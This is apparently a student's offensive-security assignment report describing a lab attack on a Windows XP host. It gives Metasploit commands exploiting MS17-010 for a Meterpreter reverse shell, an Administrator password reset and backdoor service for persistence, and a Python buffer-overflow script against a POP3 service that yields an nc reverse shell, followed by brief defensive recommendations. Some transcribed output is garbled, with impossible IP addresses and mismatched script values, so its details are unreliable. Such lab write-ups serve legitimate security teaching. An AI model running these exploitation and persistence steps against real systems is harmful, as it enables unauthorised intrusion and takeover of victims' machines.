



---

# ASSIGNMENT 2

---

OFFENSIVE CYBER SECURITY



SHEHRYAR MALLICK

S5328488

[shehryar.mallick@griffithuni.edu.au](mailto:shehryar.mallick@griffithuni.edu.au)

Contents

1. EXECUTIVE SUMMARY:.....2

2. NETWORK MAP: .....3

3. PROCESS: .....4

4. RECOMMENDATION:..... 10

5. REFERENCES:..... 11

# **1. EXECUTIVE SUMMARY:**

The objective of this assignment was to perform a buffer overflow attack on a vulnerable machine and retrieve a required flag. I began with reconnaissance and enumeration to identify a machine on the network with potential vulnerabilities. Using Metasploit, I identified and leveraged the Eternal Blue exploit to establish an initial connection to the target machine.

Upon gaining access through the Eternal Blue vulnerability, I changed the administrator password to ensure persistent access. With administrative control secured, I utilized rdesktop to open the UI interface of the target machine, allowing for direct interaction. Subsequently, I created and executed a custom service named "HungerGamesChat" on the target machine to maintain a backdoor for further exploitation.

To identify the buffer overflow vulnerability, I employed a fuzzer to send various input payloads to the target application. This process determined the exact input size required to overflow the buffer and reach the Extended Instruction Pointer (EIP). Using the SLmail\_pop3.py.1 script, I pinpointed the precise location where the EIP was overwritten, enabling the calculation of the necessary offset for controlling the EIP.


I then developed a payload designed to exploit the buffer overflow vulnerability and incorporated it into the SLmail\_pop3.py.4 script. This payload was crafted to align with the identified offset and targeted the correct EIP. I delivered the payload to the target machine via the modified script, successfully executing the buffer overflow attack and gaining full control over the system.

Ultimately, I located and retrieved the required flag from the target machine, fulfilling the assignment objectives. The flag came out to be:

"Trust is important. I think it's more important than love. I mean, I love all kinds of things I don't trust. Thunderstorms ... white liquor ... snakes. Sometimes I think I love them because I can't trust them, and how mixed up is that?"

## 2. NETWORK MAP:

The network map illustrates the configuration and interconnections of devices within the target network. The central node, represented by the IP address 192.168.34.1. The other nodes include a Windows XP machine at 192.168.34.17, displaying multiple open ports typical of an XP environment, and a server at 192.168.34.129. The lines connecting these devices represent the network connections, showing how they communicate and the paths through which the attack was carried out. This map highlights the critical points of entry and the topology of the network, providing a clear overview of the environment in which the buffer overflow attack was executed.



### **3. PROCESS:**

The first step includes discovering all the hosts present on the network as shown below:

```

File Actions Edit View Help
kali@kali:~$
kali@kali:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 scope queuestate UNKNOWN group default qlen 1000
    Link/loopback 08:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet ::1/128 scope host lo
        valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    Link/ether 98:9d:9e:0e:0e:0e brd ff:ff:ff:ff:ff:ff
    inet 21.45.1/24 brd 372.21.45.255 scope global noprefixroute eth0
        valid_lft forever preferred_lft forever
    inet6 fe80::2145:1201:1000::c9/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
3: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    Link/ether 98:9d:9e:76:02:02 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1/24 brd 192.168.1.255 scope global noprefixroute eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::c70f:c4c6:1c9e::9606/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: docker0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default
    Link/ether 92:42:13:11:00:00:00:00 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::9242:1311:0000:0000/64 scope link
    inet 172.17.0.1/16 brd 172.17.0.255 scope global noprefixroute state UP group default
    inet6 fe80::4242:1311:0000:0000/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever
5: vethab90ac4f7: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue master docker0 state UP group default
    Link/ether 3a:33:bb:9a:1a:1a brd ff:ff:ff:ff:ff:ff link-netnsid 0
    inet6 fe80::3a33:bb9a:1a1a:1a1a/64 scope link proto kernel ll
        valid_lft forever preferred_lft forever
kali@kali:~$

```

Now we run the Nmap in-order to check which host is prone to buffer overflow vulnerability:

[illegible]

Since we have identified the host, we will now start the Metasploit in-order to gain access:

[illegible]

Now we will exploit the eternal blue vulnerability on the host machine

```
msf6 > search ms17-010

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
--  -
0  exploit/windows/smb/ms17_010_eternalblue  2017-03-14      average Yes     MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
1  \target: Automatic Target
2  \target: Windows 7
3  \target: Windows Embedded Standard 7
4  \target: Windows Server 2008 R2
5  \target: Windows 8
6  \target: Windows 8.1
7  \target: Windows Server 2012
8  \target: Windows 10 Pro
9  \target: Windows 10 Enterprise Evaluation
10 \exploit/windows/smb/ms17_010_psexec  2017-03-14      normal Yes     MS17-010 EternalRomance/EternalSynergy/EternalChampion/SMB Remote Windows Code Execution
11 \target: Automatic
12 \target: PowerSploit
13 \target: Native upload
14 \target: RFX upload
15 \AKA: ETERNALSYNERGY
16 \AKA: ETERNALROMANCE
17 \AKA: ETERNALCHAMPION
18 \AKA: ETERNALBLUE
19 \auxiliary/windows/smb/ms17_010_command  2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion/SMB Remote Windows Command Execution
20 \AKA: ETERNALSYNERGY
21 \AKA: ETERNALROMANCE
22 \AKA: ETERNALCHAMPION
23 \AKA: ETERNALBLUE
```

Now we set the parameters to check if it works on the targeted host using the following steps:

```
msf6 > use auxiliary/scanner/smb/ms17_010
msf6 auxiliary(<auxiliary/scanner/smb/ms17_010>) > show options

Module options (auxiliary/scanner/smb/ms17_010):

Name          Current Setting  Required  Description
----          -
CHECK_ARCH    true             no        Check for architecture on vulnerable hosts
CHECK_DOPU    true            no        Check for DOUBLEPULSAR on vulnerable hosts
CHECK_PIPE    false           no        Check for named pipe on vulnerable hosts
NAMED_PIPES   /usr/share/metasploit-framework/data/wordlists/named_pipes.txt  yes       List of named pipes to check
RHOSTS        -               yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/
REPORT        445             yes       The SMB service port (TCP)
SMBDomain     -               no        The Windows domain to use for authentication
SMBPass       -               no        The password for the specified username
SMBUser       -               no        The username to authenticate as
THREADS       1               yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(<auxiliary/scanner/smb/ms17_010>) >
```

```
msf6 auxiliary(<auxiliary/scanner/smb/ms17_010>) > set RHOSTS 192.168.34.17
RHOSTS => 192.168.34.17
```

```
msf6 auxiliary(<auxiliary/scanner/smb/ms17_010>) > run

[*] 192.168.34.17:445 - Host is likely VULNERABLE to MS17-010! - Windows 5.1 x86 (32-bit)
WARNING: database "msf*" has a collation version mismatch
DETAIL: The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
[*] 192.168.34.17:445 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(<auxiliary/scanner/smb/ms17_010>) >
```

As can be seen the host is likely vulnerable, now we need to select payload to drop into the target machine.

```
msf6 auxiliary(<auxiliary/scanner/smb/ms17_010>) > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(<exploit/windows/smb/ms17_010_psexec>) >
```

Now that we have specified the payload it would allow us to gain access to the local system rights and command shell on the target machine

```
msf6 exploit(<exploit/windows/smb/ms17_010_psexec>) > set RHOSTS 192.168.34.17
RHOSTS => 192.168.34.17
msf6 exploit(<exploit/windows/smb/ms17_010_psexec>) > set LHOST 192.168.34.1
LHOST => 192.168.34.1
msf6 exploit(<exploit/windows/smb/ms17_010_psexec>) > exploit

Started reverse TCP handler on 192.168.34.1:4444
192.168.34.17:445 Target 0: Windows 5.1
192.168.34.17:445 Filling barrel with fish... done
192.168.34.17:445 [*] Entering Danger Zone |----->
192.168.34.17:445 [*] Preparing dynamic
192.168.34.17:445 [*] Trying attack 1 (488)... Boom!
192.168.34.17:445 [*] Successfully linked transaction
192.168.34.17:445 [*] Successfully caught fish in a barrel
192.168.34.17:445 [*] Leaving Danger Zone |----->
192.168.34.17:445 Handling from COMET/HTTP request at: 0x00000000
192.168.34.17:445 Built a write-what-where primitive...
192.168.34.17:445 Otherwise complete... SYSTEM session obtained!
192.168.34.17:445 Selecting native target
192.168.34.17:445 Uploading payload... Meterpreter.exe
192.168.34.17:445 Created Vmobj.exe...
192.168.34.17:445 Deleting Vmobj.exe...
192.168.34.17:445 Delete of Vmobj.exe failed: The server responded with error: STATUS_CANNOT_DELETE (Command4 MarkKuntz4)
192.168.34.17:445 Sending stage (176196 bytes) to 192.168.34.17
192.168.34.17:445 Meterpreter session 1 opened (192.168.34.1:4444 -> 192.168.34.17:1035) at 2024-06-12 16:17:01 +1000
WARNING: database "msf*" has a collation version mismatch
DETAIL: The database was created using collation version 2.36, but the operating system provides version 2.37.
HINT: Rebuild all objects in this database that use the default collation and run ALTER DATABASE msf REFRESH COLLATION VERSION, or build PostgreSQL with the right library version.
Meterpreter session 1 opened (192.168.34.1:4444 -> 192.168.34.17:1035) at 2024-06-12 16:17:01 +1000
```


And we now have the access to the 192.168.34.17 machine as follows:

```
request with the right library version.
[*] Meterpreter session 1 opened (192.168.34.1:4444 -> 192.168.34.17:1035) at 2024-06-12 16:17:01 +1000
meterpreter >
```


Now we change the admin password as follows:

```
C:\>net user Administrator password123
net user Administrator password123
The command completed successfully.
```


Now in the kali window, we will open **rdesktop** to open the UI of the target machine, moreover the reason for using rdesktop is to eradicate the need of using the meterpreter again. After which we simply type the new password for admin and gain access as shown below:



From the desktop we have 2 important files **hint.txt** and **instructions.txt**:




Now we run the following commands on the CMD, and we create the service and the run it as shown:










Open the immunity debugger and click on the attach option and select the **hungergameschat** service to attach it



Before starting we need to download the SLmail\_pop3.py.1, SLmail\_pop3.py.4 and fuzzer.py file from the link: <http://networksecurity.griffith.internal/Week11/> . And open the **fuzzer.py** file and modify the port number to 10024 and the IP address to the target machine 192.168.34.17



Now go back to kali, and on a new terminal run the **fuzzer.py**, this would at some point pause the window of the immunity debugger. Since the service crashed, we know the machine is prone to buffer overflow attack we close the immunity because it has crashed.






Now we open the python 1 file and make the following changes:

```
#!/usr/bin/python
2
3 import socket
4
5 s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
6
7 buffer = b'A' * 2500
8
9 try:
10     print("Sending evil buffer...")
11     s.connect(("192.168.34.12", 28824))
12     data = s.recv(2048)
13     s.send(b"USER username" + b"\r\n")
14     data = s.recv(2048)
15     s.send(b"PASS " + buffer + b"\r\n")
16     print("Done!")
17
18 except:
19     print("Could not connect to POP3!")
```

Repeat the steps of opening and running the service from services.msc, then attach and then run again, then on kali machine run the python 1 file. Once done, go back to immunity debugger you have now discovered execution pointer




We can see the value of execution pointer:

EIP 41396241


Now we find out the offset using the following command:

```
kali@kali: ~
File Actions Edit View Help
kali@kali: ~ kali@kali: ~/Downloads kali@kali: ~
(kali@kali)~[~]
$ /usr/share/metasploit-framework/tools/exploit/pattern_offset.rb -q 41396241
[*] Exact match at offset 57
(kali@kali)~[~]
$
```



Now again close the immunity debugger and repeat the process, after running write the following command and run: **!mona fina -s "\xff\xe4"**



Found 88 pointer, Now in the kali window where we found the offset, we calculate the payload as follows:



Now copy the buffer payload as we need to send this to attack, open the python 4 file and replace the buffer there with your own buffer. Also change the offset to our offset that is 57, IP to 192.168.34.129 the value for b'\x2f\x1d\xfc\x77' comes from mona.dll as before:



Now open a listening port 443 and send the payload (it took a couple of tries I just attached the one where it was successful):

```
(root@kali)~[/home/kali]
# nc -lvp 443
listening on [any] 443 ...
192.168.34.129: inverse host lookup failed: Host name lookup failure
connect to [192.168.34.1] from (UNKNOWN) [192.168.34.129] 1031
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>cd ..
cd ..
C:\WINDOWS>cd ..
cd ..
```

```
(kali@kali)~[/Downloads]
$ python3 SLmail_pop3.py.4

Sending evil buffer ...

Done!.
```

After successfully attack do the following steps to retrieve the flag:

```
C:\Documents and Settings>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8C73-BAEB

Directory of C:\Documents and Settings

05/26/2024 02:59 PM <DIR> .
05/26/2024 02:59 PM <DIR> ..
05/26/2024 02:59 PM <DIR> Administrator
05/26/2024 02:57 PM <DIR> All Users
0 File(s) 0 bytes
4 Dir(s) 12,375,252,992 bytes free

C:\Documents and Settings>cd Administrator
cd Administrator

C:\Documents and Settings\Administrator>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8C73-BAEB

Directory of C:\Documents and Settings\Administrator

05/26/2024 02:59 PM <DIR> .
05/26/2024 02:59 PM <DIR> ..
05/26/2024 05:35 PM <DIR> Desktop
05/26/2024 03:01 PM <DIR> Favorites
06/04/2024 08:40 PM <DIR> My Documents
05/27/2024 12:55 AM <DIR> Start Menu
0 File(s) 0 bytes
6 Dir(s) 12,375,248,896 bytes free

C:\Documents and Settings\Administrator>cd Desktop
cd Desktop

C:\Documents and Settings\Administrator\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 8C73-BAEB

Directory of C:\Documents and Settings\Administrator\Desktop

05/26/2024 05:35 PM <DIR> .
05/26/2024 05:35 PM <DIR> ..
05/26/2024 05:35 PM 240 flag.txt
05/26/2024 04:12 PM 87,141 HungerGamesChat.exe
10/04/2017 04:02 PM 681,200 WindowsXP-KB4012598-x86-Custom-ENU.exe
10/04/2017 02:35 PM 648,560 WindowsXP-KB958644-x86-ENU.exe
4 File(s) 1,417,141 bytes
```

```
Directory of C:\Documents and Settings\Administrator\Desktop

05/26/2024 05:35 PM <DIR> .
05/26/2024 05:35 PM <DIR> ..
05/26/2024 05:35 PM 240 flag.txt
05/26/2024 04:12 PM 87,141 HungerGamesChat.exe
10/04/2017 04:02 PM 681,200 WindowsXP-KB4012598-x86-Custom-ENU.exe
10/04/2017 02:35 PM 648,560 WindowsXP-KB958644-x86-ENU.exe
4 File(s) 1,417,141 bytes
2 Dir(s) 12,375,248,896 bytes free

C:\Documents and Settings\Administrator\Desktop>type flag.txt
```

**Now we can see the flag:**

```
type flag.txt
FLAG24: Trust is important. I think it's more important than love. I mean, I love all kinds of things I don't trust. Thunderstorms... white liquor... snakes
. Sometimes I think I love them because I can't trust them, and how mixed up is that?
C:\Documents and Settings\Administrator\Desktop>]
```

## 4. RECOMMENDATION:

First thing we can do is input validation; the key aspect would be to validate that the size of the input does not exceed the buffer size (Vyas, 2020). Another thing that can be done is using compiler tools that have a mechanism to add canary values to the input and by doing so they are able to detect the buffer overflow attack, some tools are StackGuard, StackShield etc. (Firch, 2024). Finally, another thing that can be done is use run time protections if provided by the OS such as Data Execution Prevention (DEP), Address Space Layout Randomization (ASLR). These techniques make it harder for the attackers to correctly guess the offset and target address (Bahirat, 2023).

## **5. REFERENCES:**

Vyas, M. (2020, December 21). How to Protect Against Buffer Overflow Attack. Secure Coding. <https://www.securecoding.com/blog/how-to-protect-against-buffer-overflow-attack/>

Firch, J. (2024, February 27). How To Prevent A Buffer Overflow Attack. PURPLESEC. <https://purplesec.us/prevent-buffer-overflow-attack/>

